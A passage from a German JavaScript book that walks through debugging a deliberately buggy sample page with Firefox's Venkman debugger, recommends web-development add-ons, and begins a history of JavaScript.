


Abbildung 9: Installieren von Venkman über die Webseite

Gegebenenfalls müssen Sie nach dem Anklicken des Installationshyperlinks explizit die Möglichkeit zur Installation freigeben. In jedem Fall wird Ihnen ein Dialog angezeigt, dass von einer externen Quelle eine Erweiterung Ihres Browsers installiert werden soll. Wenn Sie der Installation zustimmen, wird Venkman als Debugger-Erweiterung Ihres Browsers installiert.

Nach dem nächsten Start des Browsers steht Ihnen der Debugger dann unter dem Menüpunkt EXTRAS zur Verfügung.



Abbildung 10: Der Aufruf des Debuggers

Venkman starten

Bei Venkman handelt es sich um einen sehr guten JavaScript-Debugger. Dennoch ist Venkman vielleicht nicht ganz so leistungsfähig, wie es einige (professionelle) Programmierer von integrierten Entwicklungsumgebungen in anderen Sprachen gewohnt sind und zudem hat dieses Programm so einige Klippen. So ist schon der Start ein wenig diffizil, das Tool ist in der Bedienung vereinzelt nicht ganz intuitiv und es kann auch gelegentlich abstürzen. Allerdings ist es für ein kostenlos verfügbares Programm meines Erachtens sehr gut und es wird niemand gezwungen, Venkman zu verwenden. Und es gibt vor allem kaum ernsthafte Alternativen.

Dennoch muss man natürlich in der Praxis besagte Klippen umschiffen. So sollten Sie – auch wenn es andere Möglichkeiten gibt – nach meiner Erfahrung immer zuerst die zu untersuchende Webseite in Firefox laden und dann erst den Debugger starten⁶. Das erledigen Sie in Firefox wie gesagt über den Menüpunkt EXTRAS|JAVASCRIPT-DEBUGGER.

Tipps

Gelegentlich startet Venkman trotz eines Klicks auf den Menüeintrag nicht. Der Fehler liegt oft daran, dass er bereits vorher schon gestartet und nicht richtig beendet wurde. Der Debugger-Prozess verbleibt gelegentlich im Hauptspeicher, obwohl er auf dem Desktop nicht mehr zu sehen ist. Sie müssen dann Firefox vollständig beenden (sämtliche offenen Instanzen!) und neu starten. Das hilft in vielen Fällen. Unter Umständen müssen Sie aber sogar auf den Task-Manager (unter Windows) oder ein Kill-Kommando (Linux) zurückgreifen und alle Firefox-Prozesse direkt abschließen. Wenn alle Firefox-Instanzen eliminiert wurden und Sie das gesamte Start-Prozedere neu ausführen, sollte Venkman auf die beschriebene Weise starten.

6. Der Browser muss immer parallel zum Debugger laufen. Er führt die Applikation aus, die man mit Venkman untersucht.

34 >> Tipps zur Fehlersuche und -behandlung in JavaScript




Abbildung 11: Manchmal muss man den Firefox-Prozess sogar manuell abschießen.

Wir wollen nun einige elementare Arbeitsschritte mit Venkman an einem konkreten Beispiel durchspielen. Als Beispieldatei zum Umgang mit dem Debugger verwenden wir folgendes Listing (*fehlerskript.html*):

```
01 <html>
02 <body>
03 <table border width="400">
04 <script language="JavaScript">
05 abbruch = Math.round(Math.random() * 20);
06 document.write("Abbruchwert ist " + abbruch );
07 for(zahler = 0; zahler < abbruch; zahler++) {
08   document.write("<tr><td>Der Wert ist</td><td> ", zahler,
09   "</td></tr>");
10 }
11 </script>
12 </table>
13 </body>
14 </html>
```

Listing 2: Eine Webseite mit Fehlern im Skript

Die Datei enthält im Skriptbereich Fehler. Wenn Sie die Datei in einen Browser laden, wird nur ein Teil des zu erwartenden Resultats (eine Überschrift und eine Tabelle mit dem aktuellen Wert der Zählvariablen als Inhalt jeder Zeile) zu sehen sein.




Abbildung 12: Eine unvollständige Ausgabe

Wenn Sie die JavaScript-Konsole öffnen, sehen Sie eine Fehlermeldung.



Abbildung 13: Es wird auf eine Variable zugegriffen, die nicht definiert ist.

Der Hinweis in der JavaScript-Konsole besagt, dass eine Variable `abbruch` nicht definiert ist. Aber das ist nur die halbe Wahrheit. Es gibt mehr Fehler. (Sehen Sie die Fehler in der Datei?)

Nehmen wir uns den Debugger zu Hilfe.

Hinweis

Ein Werkzeug wie ein Debugger ist äußerst flexibel. So werden Sie hier nur einige wichtige Möglichkeiten vorgestellt bekommen, wie Sie zum Ziel kommen. Sollten Ihnen andere Wege bekannt sein, können Sie diese natürlich auch verwenden. Beachten Sie auch, dass wir den Debugger hier in der Version 0.9.87 unter Windows als Basis verwenden und dass sich in anderen Versionen unter Umständen Abweichungen ergeben können.

Wenn der Debugger gestartet ist und er sich in einer Grundkonfiguration befindet, sehen Sie links oben eine Registerlasche mit der Beschriftung OPEN WINDOWS. Klicken Sie diese bitte an

36 >> Tipps zur Fehlersuche und -behandlung in JavaScript

und selektieren Sie unter BROWSER WINDOW die Datei fehlerskript.html mit einem Doppelklick⁷. Auf der rechten Seite sollte nun unsere Datei im Bereich SOURCE CODE zu sehen sein.




Abbildung 14: Die zu untersuchende Webseite im Debugger

Wenn Sie nun auf dem linken Rand des Anzeigebereichs von dem Quellcode in Höhe einer Anweisung im Skriptcontainer klicken, sollte dann dort ein F sichtbar sein. Dies bezeichnet einen zukünftigen Haltepunkt (Future Breakpoint). Dieser wird zu einem Haltepunkt, wenn die Webseite erneut geladen und das Skript ausgeführt wird. Setzen Sie für unser Beispiel einen Haltepunkt in Zeile 5 des Quellcodes (abbruch = Math.round(Math.random()*20);).





Abbildung 15: Ein Haltepunkt für den nächsten Programmlauf

7. Diese haben Sie vorher in Firefox geladen.

Nun wechseln Sie zu Firefox selbst und laden die Seite wieder neu (z.B. mit **F5**). Die Seite wird bis zur Zeile 4 (inklusive) abgearbeitet, die Abarbeitung unterbrochen und wieder automatisch zum Debuggerfenster gewechselt. An der Stelle, an der bisher ein F für Future Breakpoint stand, ist nun ein rotes B (für Breakpoint) zu sehen und die Zeile 5 im Quellcode sollte gelb markiert sein. Die Abarbeitung des Skripts wurde vor dieser Zeile unterbrochen und Sie können das Skript auswerten oder in die weitere Abarbeitung eingreifen.



```

2 <body>
3 <table border width="400">
4 <script language="JavaScript">
B 5 abbruch = Math.round(Math.random() * 20);
- 6 document.write("Abbruchwert ist " + abbruch );
7

```

Abbildung 16: Die Skriptausführung ist unterbrochen.

Nun bietet ein Debugger eine Vielzahl von Informationen, die viele Anwender an dieser Stelle eher überfordern als bei der Suche nach einem Fehler helfen. In besonders komplizierten Situationen helfen diese Informationen dem (fortgeschrittenen) Programmierer auch erheblich. Für die meisten Programmierer und Situationen ist es jedoch üblich, dass man in der Folge bestimmte Ausdrücke überwacht und einfach schrittweise das Skript weiter ausführen lässt. Und auf genau das wollen wir uns beschränken.

Im oberen Bereich des Debuggers sehen Sie eine Symbolleiste mit Schaltflächen, über die Sie schrittweise das Skript weiter ausführen können⁸. Mit STEP OVER arbeiten Sie die folgenden Anweisungen ab, ohne in die Deklaration von aufgerufenen Funktionen hineinzugehen. Mit STEP INTO gehen Sie jedoch bei einem Funktionsaufruf in die Deklaration der Funktion hinein. Mit STEP OUT springen Sie aus einer aktuellen Funktion hinaus bzw. über einen Block hinweg.



Abbildung 17: Schaltflächen zum schrittweisen Abarbeiten des Skripts

Wenn Sie nun unser fehlerhaftes Skript mit STEP OVER schrittweise abarbeiten, werden Sie erkennen, dass das Skript beim Erreichen der Schleife abgebrochen wird. Es macht also viel Sinn, die Situation vor dem Erreichen der Schleife exakt zu analysieren. Dazu unterbrechen Sie den Debug-Vorgang und laden die Webseite erneut in den Browser. Die Abarbeitung stoppt wieder beim Erreichen des Haltpunkts.

Auf der linken Seite des Debuggers sehen Sie in der Mitte einer Registerlasche WATCHES. Klicken Sie diese an und öffnen Sie dann mit einem Rechtsklick das Kontextmenü.

8. Natürlich gibt es auch entsprechende Menüeinträge und Tastenkombinationen.

38 >> Tipps zur Fehlersuche und -behandlung in JavaScript




Abbildung 18: Das Kontextmenü auf dem Watches-Register

Sie können nun über den Befehl ADD WATCH EXPRESSION... einen Folgedialog öffnen, um einen Ausdruck (oder auch mehrere Ausdrücke) während der Verarbeitung des Skripts zu beobachten. Fügen Sie als zu beobachtenden Ausdruck abbruch hinzu.



Abbildung 19: Der Wert der Variablen abbruch wird beobachtet.

Im Watches-Bereich ist nun der Ausdruck abbruch zu sehen. Davor finden Sie ein Pluszeichen. Wenn Sie dieses anklicken, wird ein Baum expandiert. In diesem sind dann alle relevanten Informationen über den beobachteten Ausdruck zu sehen.

Name	Value
abbruch	{Error}
fileName	"x-jsd:interactive-session"
lineNumber	1
message	"abbruch is not defined"
name	"ReferenceError"
stack	"@x-jsd:interactive-session..."

Abbildung 20: Detailinformationen zu einem beobachteten Ausdruck

Beim Erreichen des Haltepunktes ist abbruch nicht definiert. Wenn Sie nun schrittweise vorwärts gehen, erkennen Sie aber, dass bereits die Anweisung in Zeile 5 die Variable korrekt definiert.

Da aber das Skript wieder unmittelbar bei Erreichen der Schleife abbricht, muss der Fehler im Schleifenkopf zu finden sein. Bei genauem Lesen des Schleifenkopfs sollte dann der Fehler auffallen. Ebenso sehen Sie einen hilfreichen Hinweis in der Konsolenanzeige rechts unten. Dem Token abruch fehlt ein *b*. Korrigieren Sie diesen Fehler und laden Sie das Skript erneut in Firefox. Sie werden sehen, dass das Resultat aber immer noch nicht so ist, wie es bei einem fehlerfreien Skript zu erwarten wäre.

Also debuggen wir erneut. Sie werden erkennen, dass jetzt die Schleifenbedingung keinen Abbruch mehr auslöst. Aber die Schleife wird nach einem Durchlauf verlassen. Die Anweisung im Inneren der Schleife muss ein Problem beinhalten. Wenden wir uns zur Lösung des Rätsels dem Konsolenfenster rechts unten im Debugger zu. Dort finden Sie auch die Meldung, dass der Fehler in Zeile 8 auftritt.

```

:
003: <table border="1">
:
004: <script language="JavaScript">
| 005: abbruch = Math.round(Math.random() * 20);
: 006: document.write("Abbruchwert ist " + abbruch );
: 007: for(zaeher=0;zaehler < abbruch;zaehler++) {
* Continuing from breakpoint.
- #0: function (null) () in <http://localhost/jsmasterclass/kap6/
fehlerskript1.html> line 6
| 006: document.write("Abbruchwert ist " + abbruch );
- #0: function (null) () in <http://localhost/jsmasterclass/kap6/
fehlerskript1.html> line 7
| 007: for(zaeher=0;zaehler < abbruch;zaehler++) {
- #0: function (null) () in <http://localhost/jsmasterclass/kap6/
fehlerskript1.html> line 8
| 008:   document.write("<tr><td>Der Wert ist</td><td> ", zaeher,
```

Abbildung 21: In Zeile 8 befindet sich der Fehler.

40 >> Tipps zur Fehlersuche und -behandlung in JavaScript

Mit etwas genauerem Hinsehen erkennen Sie, dass es einen Buchstabendreher in dem Variablenbezeichner gibt und `zeahler` nicht definiert ist. Stattdessen sollte da `zaehler` stehen.

Sie sehen also, dass Ihnen ein Debugger wie Venkman beim Lokalisieren eines Fehlers helfen kann. Aber Sie müssen die Meldungen des Debuggers selbst auswerten und daraus sinnvolle Schlüsse ziehen.

Tipp

Es gibt für JavaScript zwar keine IDE wie Eclipse, aber Sie können Firefox zu einer regelrechten Zentrale für Ihre Webentwicklung ausbauen. Es gibt neben Venkman zahlreiche weitere Add-ons, die für die Webentwicklung sehr sinnvoll sind.

Um die volle Funktionalität von Firefox nutzen zu können, sollten Sie Firefox aber nicht per Standardinstallation installieren, sondern Sie sollten die benutzerdefinierte Installation durchführen⁹. Dann können Sie während der Installation Komponenten für die Webentwicklung auswählen. Insbesondere steht Ihnen dann der so genannte DOM Inspector zur Verfügung. Dieser ist ein hervorragendes Hilfsmittel, um die Bestandteile einer Webseite in Form einer baumartig aufgebauten Objektstruktur zu analysieren (dem so genannten DOM – Document Object Model).

Als echtes Add-on zur Webentwicklung bietet sich in erster Linie der Web Developer an. Nach der Installation des Web Developers wird Firefox eine Web-Entwicklungs-Toolbar beziehungsweise eine Erweiterung des Menüs unter EXTRAS hinzugefügt. Damit stehen Ihnen verschiedene Web-Entwicklungs-Tools zur Verfügung, die von angepassten CSS bis hin zur Validierung einer Seite reichen.




Abbildung 22: Der Web Developer

9. Gegebenenfalls installieren Sie den Browser einfach noch einmal.

Eine weitere sehr interessante und vor allen Dingen in Hinsicht auf AJAX sehr wichtige Erweiterung von Firefox stellt das Tool Live HTTP headers (<http://livehttpheaders.mozdev.org/>) dar. Dies ist ein in Firefox direkt integrierter Sniffer, mit dem Sie den Datenaustausch zwischen Firefox und dem Webserver überwachen können. Im Gegensatz zu vollständigen Sniffern, die den gesamten Netzwerkverkehr überwachen können, ist dieses Tool auf die HTTP-Kommunikation zwischen Client und Server eingeschränkt. Dies erleichtert die Bedienung erheblich und erhöht die Übersichtlichkeit (natürlich auf Kosten der Flexibilität und des Leistungsumfangs). Wenn Sie auf die Webseite des Projekts gehen, finden Sie unter dem Link *Installation* die Möglichkeit, das Tool direkt von der Webseite aus zu installieren. Da Sie allerdings von einer externen Ressource aus installieren wollen, kann es sein, dass Firefox die Installation erst einmal blockiert.

Um die Installation durchzuführen, klicken Sie auf den Button EINSTELLUNGEN BEARBEITEN... in der Warnmeldung am oberen Rand der Webseite. Im nachfolgenden Dialog können Sie festlegen, welchen Webseiten Sie erlauben möchten, direkt Erweiterungen zu installieren.




Abbildung 23: Die Installation des Tools erlauben

Nach dem Neustart des Browsers steht Ihnen das Tool unter dem Menüpunkt EXTRAS zur Verfügung. Der Einsatz ist ganz einfach. Sie müssen bloß das Kontrollkästchen MIT-SCHNEIDEN aktivieren.

42 >> Tipps zur Fehlersuche und -behandlung in JavaScript




Abbildung 24: Die Kommunikation zwischen Client und Server wird protokolliert.

Hintergrundwissen rund um JavaScript

Die nachfolgenden Informationen zu JavaScript sollten Sie im Groben kennen, um JavaScript vernünftig einsetzen zu können. In diesem Abschnitt werden auch wichtige Begriffe eingeführt, die wir im Laufe des Buchs voraussetzen wollen.

Was ist JavaScript?

Als 1990/91 das WWW entstand, gab es im Grunde nur HTML (HyperText Markup Language), um Webseiten zu beschreiben. HTML besteht aus reinen Klartextanweisungen und stellt das Rückgrad des WWW dar. Und ohne mich leichtsinnig als Prophet zu versuchen: Es wird auch in Zukunft so bleiben.

HTML wird von einem Konsortium mit Namen W3C (World Wide Web Consortium – <http://www.w3.org>) standardisiert. In diesem Gremium versuchen die wichtigsten Protagonisten des Internets, sich auf gemeinsame Strategien zu einigen. HTML ist nicht das ganze Web, aber ohne HTML gibt es überhaupt kein Web. Keine (!) der anderen Technologien (Grafiken, Videos, Sounds, Skripte usw.) ist im Web notwendig. Das Web an sich funktioniert – wenn es sein muss – auch nur mit reinem HTML. Jede der anderen Technologien benötigt HTML, um sich darin zu verankern. Das Web würde freilich viel an Faszination und Bequemlichkeit verlieren, wenn man auf ergänzende Techniken verzichten würde. Die Möglichkeiten von reinem HTML stoßen sehr schnell an Grenzen und werden mehr und mehr durch verschiedene Zusatztechnologien erweitert. Das beginnt ganz primitiv bei Grafiken¹ und reicht über Multimedia-Techniken wie Flash (ein proprietäres – d.h. herstellerabhängiges – Programm beziehungsweise Format zum Erzeugen von Animationen im Rahmen einer Webseite) bis hin zu Style Sheets und echten Programmiertechniken in Webseiten.

Zu den wichtigsten Erweiterungen von HTML zählen die Skriptsprachen, von denen es ursprünglich auch im Rahmen des Clients zahlreiche Varianten gab. JavaScript ist aber mittlerweile die einzige verbliebene universell einzusetzende Skriptsprache und die (!) Ergänzungstechnologie zu HTML schlechthin.

Diese Sprache ist übrigens von der Syntax (nicht vom Konzept) her an eine andere populäre Sprache mit Namen Java angelehnt und hat deshalb diesen ähnlich klingenden Namen. Diese Beziehung kam so: JavaScript stammt von der Firma Netscape (<http://www.netscape.com>) und wurde als offen, plattformunabhängig und leicht zu erlernen konzipiert. Sie wurde von Netscape Mitte der 90er-Jahre in Abstimmung mit Sun Microsystems (<http://www.sun.com>) entwickelt. Sun wollte zum gleichen Zeitpunkt eine aus dem Oak-Projekt hervorgegangene Technologie für das WWW umstricken und unter neuem Namen (eben Java) etablieren.

Ursprünglicher Einsatzzweck von JavaScript war die Erweiterung des Webbrowsers Navigator 2.0 um Steuerungsmöglichkeiten für diesen Browser aus einer Webseite heraus. Diese mit dem Navigator 2.0 1995 erstmals veröffentlichte Skriptsprache wurde zuerst Mocha, dann Live-Script und letztendlich JavaScript genannt, um die syntaktische Anlehnung an Java und die Kooperation mit Sun und deren Technologie zu verdeutlichen.

1. Grafiken waren bereits von Anfang an im Web als Vervollständigung des reinen Textes auf Basis von HTML dabei.

Achtung

Aber Vorsicht! Die Ähnlichkeit im Namen zeigt eine gewisse Verwandtschaft zwischen JavaScript und Java. Jedoch ist diese Verwandtschaft weitläufiger, als es Laien erscheint und der Name suggeriert. Java ist viel leistungsfähiger als jede Skriptsprache, aber auch viel komplizierter zu erlernen. Java ist sowohl von der Syntax als auch von dem Konzept her C/C++ sehr ähnlich. Für Java gibt es ganz andere Anwendungen als für Skriptsprachen wie JavaScript. Java ist eine weitgehend betriebssystem- und hardwareunabhängige, objektorientierte Programmiersprache beziehungsweise eine ganze Entwicklungsplattform, die zwar einen Schwerpunkt im Bereich Internet/Intranet hat (dazu kamen in der Vergangenheit so genannte Java-Applets auf Seiten des Clients und heutzutage hauptsächlich Java Servlets bzw. JSP – Java Server Pages – und ähnliche Techniken auf 